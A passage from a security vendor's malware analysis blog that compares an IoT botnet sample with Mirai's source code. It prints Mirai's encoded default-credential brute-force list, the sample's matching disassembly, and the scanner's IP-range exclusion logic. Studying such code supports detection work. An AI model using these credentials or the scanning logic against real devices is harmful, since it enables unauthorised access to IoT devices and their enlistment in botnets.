
Mirai malware. For example, while scanning new devices, Mirai typically bruteforces the authentication using a list of hardcoded credentials. In Figure 9, there is a non-exhaustive list of credentials used for the bruteforce. This list comes from the Mirai source code.



```
    // Set up passwords
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                     // root     xc3511
    add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                          // root     vizxv
    add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                          // root     admin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                      // admin    admin
    add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                      // root     888888
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                  // root     xmhdipc
    add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                  // root     default
    add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);              // root     juantech
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                      // root     123456
    add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                          // root     54321
    add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);      // support  support
    add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                              // root     (none)
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);          // admin    password
    add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                              // root     root
```

Figure 9. Non-exhaustive list of hardcoded credentials used by Mirai malware from the source code.


From the static analysis of the downloaded sample, we retrieved a list of credentials used in the scanning module, many of which are the same as the ones hardcoded in the Mirai source code.



```
mov     edx, 8
mov     esi, offset aVizxv ; "vizxv"
mov     edi, offset aRoot ; "root"
call    add_auth_entry
mov     esi, offset aUser ; "user"
mov     edx, 8
mov     rdi, rsi
call    add_auth_entry
mov     edx, 8
mov     esi, offset aGm8182 ; "GM8182"
mov     edi, offset aRoot ; "root"
call    add_auth_entry
mov     edx, 8
mov     esi, offset aXc3511 ; "xc3511"
mov     edi, offset aRoot ; "root"
call    add_auth_entry
mov     edx, 0Fh
mov     esi, offset aXmhdipc ; "xmhdipc"
mov     edi, offset aRoot ; "root"
call    add_auth_entry
```


Figure 10. A portion of code from sample `62ef086111b6816d332e298d00ac946c11fac0ed8708fa2668ad3c91ceb96dbf` using the same credentials hardcoded in the source code.

Another behavior associated with the Mirai botnet is the exclusion of IP ranges belonging to the internal networks of the U.S. Department of Defense (DoD), U.S. Postal Service (USPS), General Electric (GE), Hewlett-Packard (HP), and others. Some of them are visible in Figure 11, which is taken from Mirai's source code.



```
while (o1 == 127 ||                                 // 127.0.0.0/8      - Loopback
      (o1 == 0) ||                                  // 0.0.0.0/8        - Invalid address space
      (o1 == 3) ||                                  // 3.0.0.0/8        - General Electric Company
      (o1 == 15 || o1 == 16) ||                     // 15.0.0.0/7       - Hewlett-Packard Company
      (o1 == 56) ||                                 // 56.0.0.0/8       - US Postal Service
      (o1 == 10) ||                                 // 10.0.0.0/8       - Internal network
```

Figure 11. Some of the IP ranges listed in the source code that are excluded while scanning. The same IP ranges are excluded from the scanning procedure in the sample we are analyzing. Moreover, we see that the verification of a randomly generated IP follows the same algorithm as the one implemented in Mirai's source code.



```
loc_4015D5:
call    rand_next
mov     esi, eax
mov     edi, eax
mov     r8d, eax
shr     esi, 8              ; o2
shr     edi, 16             ; o3
shr     r8d, 24             ; o4
cmp     al, 127             ; Loopback
mov     ecx, eax            ; o1
setz    dl
test    al, al
setz    al
or      dl, al
jnz     short loc_4015D5
```

```
cmp     cl, 3               ; General Electrics IP range
jz      short loc_4015D5
```

```
lea     eax, [rcx-0Fh]
cmp     al, 1               ; Hewlett-Packard Company IP range
setbe   dl
cmp     cl, 56              ; US Postal services IP range
setz    al
or      dl, al
jnz     short loc_4015D5
```


Figure 12. Portion of the sample code excluding some IP ranges while generating the IPs to scan.

It seems that this tool has been quickly built using the code base of the BotenaGo malware. It shouldn't be confused with a worm as its main goal is to infect its victims with Mirai executables with a list of IP addresses provided as input; it can't automatically propagate itself.

Conclusion

Apart from working on completely new projects, attackers also commonly re-use already available code to build new malware. Monitoring the evolution of these projects helps create more robust and generic detections that remain proactive for a longer time, thus providing better protections against modern cyberthreats.

Related Content


NOZOMI NETWORKS
LABS
WHITE PAPER
The S3CUREC4M Project: Vulnerability Research in Modern IP Video Surveillance Technologies

WHITE PAPER

The S3CUREC4M Project: Vulnerability Research in Modern IP Video Surveillance Technologies

Learn how to assess the security posture of an IP video surveillance system, including hardware extraction and firmware analysis techniques.

Download

Related Links

- Blog: How IoT Botnets Evade Detection and Analysis
- Blog: Critical Log4Shell (Apache Log4j) Zero-Day Attack Analysis
- Blog: Reverse Engineering Obfuscated Firmware for Vulnerability Analysis
- Blog: Methods for Extracting Firmware from OT Devices for Vulnerability Research
- On-Demand Webinar: OT/IoT Security Review 2021 2H: Lessons for Critical Infrastructure

Nozomi Networks Labs

Nozomi Networks Labs is dedicated to reducing cyber risk for the world’s industrial and critical infrastructure organizations. Through our cybersecurity research and collaboration with industry and institutions, we’re helping defend the operational systems that support everyday life.